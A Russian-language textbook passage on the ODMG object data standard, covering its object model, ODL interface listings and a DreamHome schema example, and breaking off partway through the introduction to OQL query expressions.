В этом разделе рассматривается новый стандарт объектно-ориентированной модели данных (Object-Oriented Data Model — OODM), предложенный группой ODMG (Object Data. Management Group — Рабочая группа по разработке средств управления объектными базами данных). Он состоит из объектной модели (раздел 26.2.2), языка определения объектов, эквивалентного языку определения данных (DDL — Data Definition Language) обычной СУБД (раздел 26.2.3), и языка объектных запросов с синтаксисом, подобным SQL (раздел 26.2.4). В начале этого раздела приведено краткое описание деятельности группы ODMG.

26.2.1. Группа ODMG

Несколько наиболее крупных компаний-разработчиков образовали группу Object Database Management Group (ODMG) с целью определения стандартов, необходимых для ООСУБД. В состав этой группы в настоящее время входят ком-

пании Sun Microsystems, eXcelon Corporation, Objectivity Inc., POET Software, Computer Associates и Versant Corporation. Группа ODMG создала объектную модель, в которой определяется стандартная модель семантики объектов базы данных. Эта модель имеет очень большое значение, поскольку в ней определена встроенная семантика, которая может быть отражена и предписана в ООСУБД. Проект библиотек классов и приложений, в которых применяется эта семантика, должен быть переносимым во все ООСУБД, в которых поддерживается эта объектная модель [80].

Ниже перечислены основные компоненты архитектуры ODMG для ООСУБД.

- Объектная модель (Object Model — OM).
- Язык определения объектов (Object Definition Language — ODL).
- Язык объектных запросов (Object Query Language — OQL).
- Средства связывания объектной модели с объектами языков C++, Java и Smalltalk.

Все эти компоненты рассматриваются в настоящем разделе. Первая версия стандарта ODMG была выпущена в 1993 году. С тех пор было выпущено несколько небольших поправок к ней, а следующая обновленная версия ODMG 2.0 была принята в сентябре 1997 года. Она включает следующие дополнения:

- новые средства связывания объектной модели с объектами языка программирования Java компании Sun;
- полностью пересмотренная версия объектной модели с новой метамоделью, поддерживающей семантику объектной базы данных во многих языках программирования;
- стандартная внешняя форма для данных и схемы данных, обеспечивающая обмен данными между базами данных.

В конце 1999 года была выпущена версия ODMG 3.0, в которую вошел целый ряд дополнений к объектной модели и средствам связывания Java. В период между выпусками версий 2.0 и 3.0 группа ODMG расширила свой устав и включила в него разработку спецификаций универсальных стандартов хранения объектов. В тот же период группа ODMG изменила расшифровку аббревиатуры своего обозначения с *Object Database Management Group* на *Object Data Management Group в* соответствии с расширением своих обязанностей, которые вышли за пределы задач простой разработки стандартов хранения для объектных баз данных.

Терминология

В своем новом уставе группа ODMG определила, что разрабатываемые ею спецификации охватывают и объектно-ориентированные СУБД, предназначенные для непосредственного хранения объектов, и средства преобразования объектов в структуры базы данных (Object-to-Database Mapping — ODM), которые позволяют преобразовывать и хранить объекты в базе данных реляционного или другого типа. Программные продукты этих двух типов получили общее название *систем управления объектными данными* (Object Data Management System — ODMS). Система ODMS обеспечивает представление объектов базы данных в одном или нескольких существующих (объектно-ориентированных) языков программирования в виде объектов языка программирования, а спецификация ODMS дополняет язык программирования средствами автоматической поддержки постоянно хранимых (перманентных) данных, управления параллельным выполнением, восстановления, выполнения ассоциативных запросов, а также другими средствами доступа к базе данных [50].

26.2.2. Объектная модель (OM)

Объектная модель ODMG является надмножеством объектной модели OMG; она позволяет переносить проекты и реализации из одной совместимой системы в другую. В ней определены следующие основные примитивы (элементарные объекты) моделирования.

- Основными примитивами моделирования являются *объект и литерал,* но только объект обладает уникальным идентификатором.
- Объекты и литералы могут быть разбиты на *типы.* Все объекты заданного типа демонстрируют общее правило поведения и состояние. Сам по себе тип также является объектом. Объект иногда называют экземпляром его типа.
- *Правилом поведения* называется набор операций, которые могут быть выполнены объектом или над ним. Операции могут иметь список типизированных входных/выходных параметров и возвращать типизированный результат.
- Состояние определяется значениями *свойств,* которыми обладает объект. Свойство может быть либо *атрибутом* объекта, либо *связью* между объектом и одним или несколькими другими объектами. Как правило, значения свойств объекта могут со временем изменяться.
- Система ODMS хранит объекты и обеспечивает совместный доступ к ним со стороны многочисленных пользователей и приложений. Эта система основана на схеме, которая определяется на языке ODL (Object Definition Language — язык определения объектов), и содержит экземпляры типов, определенные ее схемой.

Объекты

Для описания любого объекта применяются четыре характеристики: структура, идентификатор, имя и срок существования. Эти характеристики рассматриваются ниже.

Структура объекта

Типы объектов можно разбить на элементарные объекты, коллекции или структурированные типы, как показано в листинге 26.1, В этой структуре типов *курсивом* обозначены абстрактные типы, а обычным шрифтом — непосредственно порождаемые типы. В качестве основных типов могут использоваться только непосредственно порождаемые типы. Угловыми скобками (<>) отмечены типы-генераторы. Все элементарные объекты являются определяемыми пользователем, но, как описано ниже, предусмотрен целый ряд встроенных типов коллекций. Обратите внимание на то, что, как показано в листинге 26.1, структурированные типы определены согласно спецификации ISO SQL (см. раздел 6.1).

Листинг 26.1. Полный набор встроенных типов для объектной модели ODMG

```
Literal_type
    Atomic_literal
          long
          long long
          short
          unsigned long
          unsigned short
```

```
        float
        double
        boolean
        octet
        char
        string
        enum<>                    // Перечисление
    Collectton_literal
        set<>
        bag<>
        list<>
        array< >
        dictionary<>
    Structured_literal
        date
        time
        timestamp
        interval
        structure<>
Object_type
    Atomic_object
    Collection_object
        Seto
        Bago
        Listo
        Arrayo
        Dictionaryo
    Structured_object
        Date
        Time
        Timestamp
        Interval
```

Объекты создаются с помощью метода new соответствующего *интерфейса сборного пункта* (factory interface), который предоставляется в применяемой реализации средств связывания конкретного языка. В листинге 26.2 показан интерфейс ObjectFactory, в состав которого входит метод new, предназначенный для создания новых экземпляров типа Object. Кроме того, все объекты имеют интерфейс ODL, аналогичный приведенному в листинге 26.2, который неявно наследуется в определениях всех объектных типов, определяемых пользователем.

Листинг 26.2. Интерфейс ODL для объектных типов, определяемых пользователем

```
interface ObjectFactory {
    Object    new();
}
interface Object {
   enum    Lock_Type{read, write, upgrade};
   void    lock(in Lock_Type mode) raises(LockNotGranted); // Получить
   // блокировку; в случае необходимости перейти в состояние ожидания
   boolean try_lock(in Lock_Type mode);  // Получить блокировку;
```

```
    // если она не может быть немедленно предоставлена, не переходить
    // в состояние ожидания
    boolean same_as(in Object anObject);  // Сравнить идентификаторы
    Object  copy();                       // Скопировать объект; копия
    // не должна быть полностью идентична оригиналу
    void    delete();                     // Удалить объект из базы данных
};
```

Идентификаторы объектов и имена объектов

В системе ODMS каждому объекту присваивается уникальный идентификатор, называемый *идентификатором объекта,* который не изменяется и не используется повторно после удаления этого объекта. Кроме того, объекту можно присвоить одно или несколько имен, имеющих смысл для конкретного пользователя, при условии, что каждое имя определяет в базе данных уникальный объект. Имена объектов предназначены для использования в качестве "корневых" объектов, предоставляющих точку входа в базу данных. Как таковые, методы именования объектов предусмотрены в классе Database (как описано ниже), а не в классе объекта.

Срок существования объекта

В рассматриваемом стандарте указано, что характеристика, определяющая срок существования объекта, является ортогональной по отношению к характеристике его типа; иными словами, продолжительность хранения (перманентность) объекта не зависит от его типа (см. раздел 25.3.2). Срок существования объекта задается во время его создания и может иметь один из следующих двух значений.

- **Временный объект. Память для объекта распределяется и освобождается в системе выполнения языка программирования.** Как правило, для **объектов, объявленных в** файле **заголовка** процедуры, **распределение памяти осуществляется с использованием стека, а для динамических объектов (областью определения которых является процесс) используется статическая память или** куча.
- Постоянно хранимый (или перманентный) объект. Хранение объекта обеспечивается с помощью ODMS.

Литералы

Литерал фактически представляет собой постоянное значение и может иметь сложную структуру. Поскольку литерал является константой, значения его свойств не могут изменяться. Как таковые, литералы не имеют собственных идентификаторов и не могут выступать в роли объектов; они встраиваются в объекты и на них нельзя ссылаться индивидуально. По типам литералы подразделяются на элементарные, коллекции, структурированные типы или пустые. Структурированные литералы содержат постоянное количество именованных неоднородных элементов. Каждый элемент представляет собой пару *<имя, значение>*, где параметр *значение* может задавать любой литеральный тип. Например, можно определить следующую структуру с именем Address:

```
struct Address {
       string street;
       string city;
       string postcode;
};
attribute Address branchAddress;
```

В этом отношении структура аналогична типам struct (или record) в языках программирования. Поскольку структуры являются литералами, они могут выступать в качестве значения атрибута в определении объекта. Примеры такого их применения приведены ниже.

Встроенные коллекции

В объектной модели ODMG коллекция содержит произвольное количество неименованных однородных элементов, каждый из которых может быть экземпляром элементарного типа, другой коллекции или литерального типа. Единственное различие между объектами коллекции и литералами коллекции заключается в том, что первые имеют идентификаторы. Например, множество всех отделений компании можно определить как коллекцию. Перебор элементов коллекции организуется с помощью итератора, который содержит информацию о текущем положении внутри данной коллекции. Коллекции могут быть упорядоченными и неупорядоченными. Перебор элементов упорядоченной коллекции должен осуществляться от первого до последнего (или наоборот); тогда как для неупорядоченной коллекции последовательность перебора не определена. Для итераторов и коллекций предусмотрены операции, представленные в листингах 26.3 и 26.4.

Листинг 26.3. Интерфейс ODL для итераторов

```
interface Iterator {
    exception   NoMoreElements{};
    exception   InvalidCollectionType{};
    boolean     is_stable ();
    boolean     at_end() ;
    void        reset  () ;
    Object      get_element()  raises(NoMoreElements);
    void        next_position()  raises(NoMoreElements);
    void        replace_element (in Object element)
                raises(InvalidCollectionType);
};
interface BidirectionalIterator : Iterator {
    boolean     at_beginning();
    void        previous_position()  raises(NoMoreElements);
};
```

Листинг 26.4. Интерфейс ODL для коллекций

```
interface Collection: Object {
     exception      InvalidCollection{};
     exception      ElementNotFound{Object   element;};
     // Возвратить количество элементов
     unsigned long cardinality();
     // Проверить, не пуста ли коллекция
     boolean        is_empty();
     // Проверить, упорядочена ли коллекция
     boolean        is_ordered();
     // Проверить, разрешены ли дубликаты
     boolean        allows_duplicates();
     // Проверить наличие указанного элемента
```

```
    boolean      contains_element(in Object element);
    // Вставить указанный элемент
    void         insert_element(in Object element);
    // Удалить указанный элемент
    void         remove_element(in Object element)
                 raises(ElementNotFound);
    // Создать итератор для обхода только в прямом направлении
    Iterator     create_iterator(in boolean stable);
    // Создать двунаправленный итератор
    BidirectionalIterator create_bidirectional_iterator(in boolean
                 stable)
                 raises(InvalidCollectionType);
    Object       select_element(in string OQL-predicate);
    Iterator     select(in string OQL-predicate);
    boolean      query(in string OQL-predicate, inout Collection
                 result);
    boolean      exists_element (in string OQL-predicate);
};
```

Итераторы характеризуются таким важным показателем, как *стабильность*, который определяет, возможно ли нарушение процесса перебора в результате внесения изменений в коллекцию в ходе его выполнения. Объект итератора имеет методы для позиционирования указателя итератора на первую запись, получения текущего элемента, перехода итератора к следующему элементу. Эта модель определяет пять встроенных подтипов коллекций.

- Множество (set). Неупорядоченная коллекция, в которой не допускаются дубликаты.
- Мультимножество (bag). Неупорядоченная коллекция, в которой допускаются дубликаты.
- Список (list). Упорядоченная коллекция, в которой допускаются дубликаты.
- Массив (array). Одномерный массив с динамически изменяемой длиной.
- Словарь (dictionary). Неупорядоченная последовательность пар типа "ключ-значение", не допускающая наличия ключей-дубликатов.

Каждый подтип обладает операциями для создания экземпляра типа и вставки элемента в коллекцию. Типы set и bag имеют обычный набор операций: объединение, пересечение и разность. Определения интерфейса для коллекций set и dictionary приведены в листинге 26.5.

Листинг 26.5. Интерфейс ODL для коллекций set и dictionary

```
interface SetFactory ObjectFactory {
  Set        new_of_size(in long size), // Создать новый объект Set
};
class Set Collection {
  attribute set<t> value,
  // Объединение двух множеств
  Set        create_union(in Set other_set);
  // Пересечение двух множеств
  Set        create_intersection(in Set other_set);
  // Теоретико-множественная разность двух множеств
  Set        create_difference(in Set other_set);
```

```
  // Проверка того, является ли один объект подмножеством другого
  boolean   is_subset_of(in Set other_set);
  // Проверка того, является ли один объект строгим подмножеством
  // другого
  boolean   is_proper_subset_of(in Set other_set);
  // Проверка того, является ли один объект надмножеством другого
  boolean   is_superset_of(m Set other_set);
  // Проверка того, является ли один объект строгим надмножеством
  // другого
  boolean   is_proper_superset_of(in Set other_set);
};
interface DictionaryFactory ObjectFactory {
  Dictionary new_of_size(in long size);
};
class Dictionary Collection {
  exception DuplicateName{string  key;};
  exception KeyNotFoundf{Object   key;};
  attribute dictionary<t, v> value;
  void      bind{in Object key, in Object value)
            raises(DuplicateName);
  void      unbind(in Object key) raises(KeyNotFound);
  void     lookup (in Object key) raises (KeyNotFound),-
  void      contams_key(in Object key);
};
```

Элементарные объекты

Элементарным объектом называется любой определяемый пользователем объект, отличный от объекта коллекции. Например, в учебном проекте *DreamHome* могут быть созданы элементарные объектные типы для представления понятий Branch и Staff. Элементарные объекты должны быть представлены в виде класса, в котором описаны состояние и правила поведения. *Состояние* определяется значениями свойств, которыми обладает объект; *свойства* могут представлять собой атрибут объекта или связь между объектом и одним или несколькими другими объектами. *Правила поведения* определяются как набор операций, выполняемых объектом или над объектом. Кроме того, элементарные объекты могут быть связаны между собой в виде математической структуры — решетки супертипов/подтипов. Как и можно было предположить, подтип наследует все атрибуты, связи и операции, определенные в супертипе, может определять дополнительные свойства и операции, а также переопределять унаследованные свойства и операции. Ниже приведено подробное описание атрибутов, связей и операций.

Атрибуты

Атрибут определяется для одного типа объектов. Он не является объектом в полном смысле этого слова, иначе говоря, он не является объектом и не имеет идентификатора объекта, но может принимать в качестве значения литерал или идентификатор объекта. Например, объект Branch имеет атрибуты для обозначения номера отделения, улицы, города и почтового индекса.

Связи

Связи задаются между типами. Однако современная модель поддерживает только двухсторонние связи с кратностью 1:1, 1:* и *:*. Связь не имеет имени и,

так же как атрибут, не является объектом в полном смысле этого слова. Вместо этого связь определяет пути перехода в каждом направлении перемещения по решетке типов и подтипов. Например, между объектом Branch (Отделение компании) и множеством объектов Staff (Сотрудник отделения) определена связь *Has* (Имеет), которая представляет утверждение "Отделение имеет сотрудников", а между объектом Staff и объектом Branch определена связь *WorksAt* (Работает), согласно утверждению "Сотрудник работает в отделении". Эти связи могут быть выражены с помощью следующих языковых конструкций:

```
class Branch {
 relationship set <Staff> Has inverse Staff::WorksAt;
};
class Staff {
 relationship Branch WorksAt inverse Branch::Has;
};
```

На стороне "многие" этих связей объекты могут быть не упорядочены (заданы в виде коллекции set или bag) или упорядочены (заданы в виде списка list). Ограничения ссылочной целостности, налагаемые на связи, автоматически поддерживаются средствами ODMS. Когда предпринимается попытка перехода по связи, в которой удален один из ее объектов-участников, активизируется исключение (т.е. сообщение об ошибке). В этой модели определяются встроенные операции для *вставки* (form) и *удаления* (drop) членов связи, а также для управления ограничениями поддержки ссылочной целостности. Например, с учетом связи Staff *WorksAt* Branch типа 1:1 в класс Staff должны быть включены следующие определения его связи с объектом Branch:

```
attribute Branch WorksAt;
void form_WorksAt(in Branch aBranch) raises(IntegrityError);
void drop_WorksAt(in Branch aBranch) raises(IntegrityError);
```

С учетом наличия связи Branch Has Staff **типа** 1:* **в класс** Branch **должны быть включены следующие определения, характеризующие его связь с классом** Staff:

```
readonly attribute set <Staff> Has;
void form_Has(in Staff aStaff) raises(IntegrityError);
void drop_Has(in Staff aStaff) raises(IntegrityError);
void add_Has(in Staff aStaff) raises(IntegrityError);
void remove_Has(in Staff aStaff) raises(IntegrityError);
```

Операции

Экземпляры объекта любого типа могут обладать правилами поведения, которые определяются в виде набора операций. Определение объектного типа включает *сигнатуру операции* (operation signature) для каждой операции, которая задает имя операции, имена и типы всех ее параметров, имена всех исключений, которые могут быть активизированы объектом в ходе выполнения операций, а также типы возвращаемых значений (если таковые имеются). Операция может быть определена только в контексте единственного объектного типа. Для имен операций поддерживается перегрузка. В этой модели предполагается последовательное исполнение операций, причем не требуется специальная поддержка для одновременных, псевдопараллельных или удаленных операций, хотя такая поддержка не исключается.

Типы, классы, интерфейсы и наследование

В объектной модели ODMG предусмотрены два способа определения объектных типов: интерфейсы и классы. В ней также определены механизмы наследования двух типов, которые описаны ниже.

Интерфейс представляет собой спецификацию, которая определяет только абстрактные правила поведения объектного типа с использованием сигнатур операций. Механизм наследования правил поведения позволяет наследовать определения одних интерфейсов в других интерфейсах и классах; для этого используется символ двоеточия (:). Хотя любой интерфейс может включать свойства (атрибуты и связи), эти конструкции не могут быть унаследованы от интерфейса. Интерфейс характеризуется также тем, что он не является порождаемым, иначе говоря, исходя из определения интерфейса не могут создаваться объекты (во многом аналогично тому, как не могут создаваться объекты из определения абстрактного класса C++). Обычно интерфейсы применяются для определения абстрактных операций, которые могут быть унаследованы классами или другими интерфейсами.

С другой стороны, класс определяет абстрактное состояние и правила поведения некоторого объектного типа и является порождаемым (иными словами, интерфейс относится к сфере абстрактного определения, а класс — к сфере реализации). Для указания на одинарное наследование между классами может также применяться ключевое слово extends (расширяет). Множественное наследование с применением такого механизма расширений не допускается, но оно разрешено, если используется наследование правил поведения. Примеры применения механизмов наследования этих двух типов приведены ниже.

Экстенты и ключи

В определении класса могут быть указаны *экстент класса* и его *ключи*. Эти два понятия имеют следующие определения.

- Экстент (extent). Представляет собой множество всех экземпляров данного типа в конкретной системе ODMS. Программист может потребовать, чтобы в ODMS сопровождался индекс, обеспечивающий доступ к элементам этого множества. Удаление объекта приводит к его исключению из экстента того типа, экземпляром которого он является.
- Ключ (key). Ключ однозначно определяет экземпляры некоторого типа (аналогично понятию потенциального ключа, определенного в разделе 3.2.5). Тип может иметь ключ только при том условии, если для него определен экстент. Следует также отметить, что ключ отличается от имени объекта: ключ состоит из свойств, определенных в интерфейсе типа объекта, а имя объекта определено в пределах типа базы данных.

Исключения

В модели ODMG поддерживаются динамически вложенные обработчики исключений. Как описано выше, операции могут активизировать исключения, а исключения, в свою очередь, могут содержать дополнительные сведения о возникшей исключительной ситуации. Исключения являются объектами в полном смысле этого слова, которые могут образовывать иерархию обобщения/уточнения; корнем этой иерархии является тип Exception, предусмотренный в системе ODMS.

Метаданные

Как было указано в разделе 2.7, метаданные представляют собой "данные о данных", т.е. данные, которые описывают такие объекты системы, как классы, атрибуты и операции. Многие существующие ООСУБД не рассматривают мета-

данные как самостоятельные объекты, поэтому пользователи не могут создавать запросы по отношению к метаданным аналогично тому, как это делается в отношении других объектов. В модели ODMG метаданные описывают следующие компоненты.

- Области видимости, которые определяют иерархию именования для метаобъектов в репозитарии.
- Метаобъекты, состоящие из модулей, операций, исключений, констант, свойств и типов. Свойства состоят из атрибутов и связей, а типы — из интерфейсов, классов, коллекций и конструируемых типов.
- Спецификаторы, которые используются для назначения имени определенному типу в некотором контексте.
- Операнды, которые образуют базовый тип для значений всех констант в репозитарии.

Транзакции

В объектной модели ODMG поддерживается концепция транзакции, представляющей собой логическую единицу работы, переводящую базу данных из одного непротиворечивого состояния в другое (см. раздел 19.1). В этой модели предполагается линейная последовательность выполнения транзакций внутри потока управления. Управление параллельным выполнением основано на стандартных блокировках чтения/записи с использованием пессимистического протокола управления параллельным выполнением. Все операции доступа, создания, модификации и удаления перманентных объектов должны выполняться в рамках транзакции. В этой модели определены встроенные операции запуска, фиксации и аварийного завершения транзакции, а также операции создания контрольной точки, как показано в листинге 26.6. Операция контрольной точки фиксирует все измененные объекты в базе данных без снятия каких-либо блокировок перед переходом к дальнейшему выполнению транзакций.

В этой модели не исключена возможность поддержки распределенных транзакций, но показано, что в случае реализации эти средства должны быть совместимыми со спецификацией XA (см. раздел 23.5).

Листинг 26.6. Интерфейс ODL для транзакций

```
interface TransactionFactory {
  Transaction     new();
  Transaction     current();
};
interface Transaction (
  void      begin() raises (TransactionInProgress, DatabaseClosed);
  void      commit()  raises(TransactionNotInProgress);
  void      abort() raises(TransactionNotInProgress);
  void      checkpoint()  raises(TransactionNotInProgress);
  void      join() raises(TransactionNotInProgress);
  void      leave() raises(TransactionNotInProgress);
  boolean   isOpen();
};
```

Базы данных

В модели ODMG база данных рассматривается как область хранения перманентных объектов с заданным набором типов. База данных имеет схему, которая представляет собой набор определений типов. Каждая база данных является экземпляром типа Database с встроенными операциями open() и close O , а также с операцией lookup(), предназначенной для проверки наличия в базе данных указанного объекта. Именованные объекты являются точками входа в базу данных, причем привязка имени к объекту осуществляется с помощью встроенной операции bind(), а такая привязка уничтожается с помощью операции unbind(), как показано в листинге 26.7.

Листинг 26.7. Интерфейс ODL для объектов базы данных

```
interface DatabaseFactory {
    Database new();
};
interface Database {
    exception DatabaseOpen{};
    exception DatabaseNotFound{};
    exception ObjectNameNotUnique{};
    exception ObjectNameNotFound{};
    void      open(in string odms_name) raises(DatabaseNotFound,
              DatabaseOpen);
    void      close() raises(DatabaseClosed,
TransactionInProgress);
    void      bind(in Object an_object, in string name)
              raises(DatabaseClosed, ObjectNameNotUnique,
              TransactionNotInProgress);
    void      unbind(in string name) raises(DatabaseClosed,
              ObjectNameNotFound, TransactionNotInProgress);
    void      lookup(in string object_name) raises(DatabaseClosed,
              ObjectNameNotFound, TransactionNotInProgress);
    ODLMetaObjects::Module schema() raises(DatabaseClosed,
              TransactionNotInProgress);
};
```

Модули

Часть схемы может быть оформлена как принадлежащая к одному именованному модулю. Модули выполняют следующие две основные функции:

- они могут применяться для объединения взаимосвязанной информации и дальнейшей ее обработки в виде единой именованной сущности;
- они позволяют определить область действия объявлений и тем самым устранить возможные конфликты имен.

26.2.3. Язык определения объектов ODL

Язык определения объектов (Object Definition Language — ODL) предназначен для определения спецификаций объектных типов в системах, совместимых с ODMG. Он эквивалентен языку DDL (Data Definition Language — язык определения данных) традиционной СУБД. Основным его назначением является обеспечение переносимо-

сти схем между совместимыми системами и в то же время обеспечение взаимодействия систем ODMS различных типов. Язык ODL предназначен для определения атрибутов и связей между типами, а также задания сигнатуры операций. Но в нем не рассматриваются средства реализации сигнатур. Синтаксис языка ODL дополняет синтаксис языка определения интерфейсов IDL архитектуры CORBA. Специалисты из группы ODMG выражают надежду, что язык ODL станет основой для интеграции схем, полученных из множества источников и приложений. Полное описание спецификации синтаксиса языка ODL выходит за рамки этой книги. Но некоторые элементы данного языка иллюстрируются в примере 26.1, а более подробное определение заинтересованный читатель сможет найти в [50].

Пример 26.1. Использование языка ODL

Рассмотрим упрощенную схему процесса сдачи объекта недвижимости в аренду в компании *DreamHome*, представленную на рис. 26.4. Пример определения этой части схемы на языке ODL показан в листинге 26.8.




Рис. 26.4. Пример схемы процесса сдачи недвижимости в аренду в компании DreamHome

Листинг 26.8. Определение на языке ODL части схемы процесса сдачи объекта недвижимости в аренду в компании Dream Home

```
module DreamHome {
    class Branch                    // Определить класс для объекта Branch
                                        (extent branchOffices key branchNo)
    {
    /* Определить атрибуты */
      attribute string branchNo;
      attribute struct BranchAddress {string street, string city,
                string postcode} address;
    /* Определить связи */
      relationship Manager ManagedBy inverse Manager::Manages;
      relationship set<SalesStaff> Has inverse SalesStaff::WorksAt;
      relationship set<PropertyForRent> Offers inverse
                   PropertyForRent::IsOfferedBy;
    /* Определить операции */
      void takeOnPropertyForRent(in string propertyNo)
           raises(propertyAlreadyForRent);
    };
    class Person {                  // Определить класс для объекта Person
    /* Определить атрибуты */
      attribute struct PName {string fName, string lName} name;
    };
    class Staff extends Person  // Определить класс для объекта Staff,
               // который наследует атрибуты и методы от класса Person
                  (extent staff key staffNo)
    {
    /* Определить атрибуты */
      attribute string staffNo;
      attribute enum SexType {M, F} sex;
      attribute enum PositionType {Manager, Supervisor, Assistant} position;
      attribute date DOB;
      attribute float salary,
      short getAge();  /* Определить операции */
      void increaseSalary(in float increment);
    };
    class Manager extends Staff  // Определить класс для объекта
   // Manager, который наследует атрибуты и методы от класса Staff
      (extent managers)
    {
    /* Определить связи */
      relationship Branch Manages inverse Branch::ManagedBy;
    };
    class SalesStaff extends Staff  // Определить класс для объекта
   // SalesStaff, который наследует атрибуты и методы от класса Staff
      (extent SalesStaff)
    {
    /* Определить связи */
      relationship Branch WorksAt inverse Branch: :Has;
    /* Определить операции */
      void transferStaff(in string fromBranchNo, in string toBranchNo)
           raises(doesNotWorkInBranch);
    };
};
```

26.2.4. Язык объектных запросов OQL

Язык объектных запросов (Object Query Language — OQL) представляет собой декларативное средство доступа к объектной базе данных, в котором используется синтаксис, подобный языку SQL. В нем не предусмотрены операторы явного обновления, поскольку подобные функции предоставляются операциями, определенными в объектных типах. Так же как и в случае языка SQL, язык OQL может использоваться либо как самостоятельный, либо как язык, операторы которого внедряются в программы на другом, базовом языке, для чего в стандарте ODMG определен порядок их связывания. В настоящее время поддерживаются базовые языки Smalltalk, C++ и Java. Язык OQL позволяет также вызывать операции, которые программируются на этих языках.

Язык OQL может применяться как для ассоциативного, так и для навигационного доступа. Определения этих типов доступа (запросов) приведены ниже.

- *Ассоциативный запрос* возвращает коллекцию объектов. Решение задачи выбора способа поиска в базе данных объектов, соответствующих запросу, возлагается на систему ODMS, а не на прикладную программу.
- *Навигационный запрос* обеспечивает доступ к отдельным объектам, а для перемещения от одного объекта к другому применяются связи между объектами. Ответственность эа определение процедуры доступа к требуемым объектам возлагается на прикладную программу.

Запрос на языке OQL является функцией доставки того объекта, чей тип может быть логически выведен с учетом оператора, входящего в состав выражения для данного запроса. Прежде чем перейти к описанию этого определения, необходимо рассмотреть состав выражений. Предполагается, что перед изучением этого раздела читатель ознакомился с функциональным назначением оператора SELECT языка SQL, которое описано в разделе 5.3.

Выражения

Выражение для определения запроса

Выражение для определения запроса имеет вид DEFINE Q AS e. В этой конструкции определяется именованный запрос (иными словами, представление), где Q — имя запроса, а e — выражение запроса.

Элементарные выражения

Выражение может представлять собой одну из следующих конструкций:

- элементарный литерал, например 10, 16.2, 'x', "abcde", true, nil, date'2000-12-01';
- именованный объект, например, экстент класса Branch (branchOffices), представленный в листинге 26.8, это — выражение, которое возвращает множество всех отделений компании;
- **переменная итератора из конструкции** FROM **оператора** SELECT-FROM-WHERE, **например:**

  e as x, или e *к*, или x in e,

- где e — коллекция типа collection(T), а x — некий объект типа T;
- выражение определения запроса (показанное выше для запроса Q).

- Если T — имя типа со свойствами $p_1, \ldots, p_n$ и $e_1, \ldots, e_n$ — выражения, то $T(p_1:e_1, \ldots, p_n:e_n)$ — выражение типа T. Например, для создания объекта Manager может использоваться следующее выражение:

```
Manager(staffNo: "SL21", fName: "John", lName: "White",
    address: "19 Taylor St, London", position: "Manager",
    sex: "M", DOB: date'1945-10-01', salary: 30000)
```

- Аналогичным образом, выражения могут формироваться с помощью ключевого слова struct, а также коллекций Set, List, Bag и Array. Например:

```
struct(branchNo: "B003", street: "163 Main St")
```

представляет собой выражение, которое динамически создается как экземпляр этого типа.

Выражения элементарного типа

Выражения могут формироваться путем применения с другим выражением стандартных одно- и двухместных операций. Кроме того, если S — строка, то выражения могут формироваться с помощью следующих операций:

- операции, в которых применяются стандартные одно- и двухместные операторы, такие как not, abs, +, -, =, >, andthen, and, orelse, or;
- операция конкатенации строки (| | или +);
- строковое смещение *Si* (где *i* — целое число), обозначающее (*i*+1)-й символ в строке;
- срез S *[low..up]*, обозначающий подстроку строки S от символа *low*+1 до символа *up*+1;
- операция c in S (где c — любой символ), возвращающая логическое значение true, если в строке S имеется символ c;
- операция S like *pattern*, где шаблон *pattern* содержит символы '?' или '_', обозначающие любой символ, или подстановочные символы '*' или '%', обозначающие любую подстроку, включая пустую строку. Эта операция возвращает логическое значение true, если строка S сопоставляется с шаблоном.

Выражения с объектами

Выражения могут формироваться с помощью операций сравнения на равенство и неравенство ('=' и '!='), возвращающих логическое значение. Если e — выражение некоторого типа, имеющее атрибут или связь p типа T, то с помощью выражений e.p и $e \rightarrow p$, имеющих тип T, можно извлечь соответствующий атрибут или перейти по соответствующей связи.

Аналогичным образом, могут быть вызваны методы, возвращающие выражение. Если метод не имеет параметров, то скобки в вызове метода могут быть опущены. Например, метод getAge() класса Staff может быть вызван как getAge (без скобок).

Выражения с коллекциями

Выражения могут быть сформированы с использованием квантора общности (FOR ALL), квантора существования (EXISTS), оператора проверки принадлежности к коллекции (IN), конструкции выборки (SELECT FROM WHERE), оператора сортировки (SORT), одноместных операторов для работы с множествами (MIN, MAX, COUNT, SUM, AVG) и оператора группирования (GROUP), Например,

```
FOR ALL x IN managers: x.salary > 12000
```

возвращает значение true для **всех объектов в экстенте** managers **со значениями зарплаты** salary **больше 12 000 фунтов стерлингов. А выражение**

```
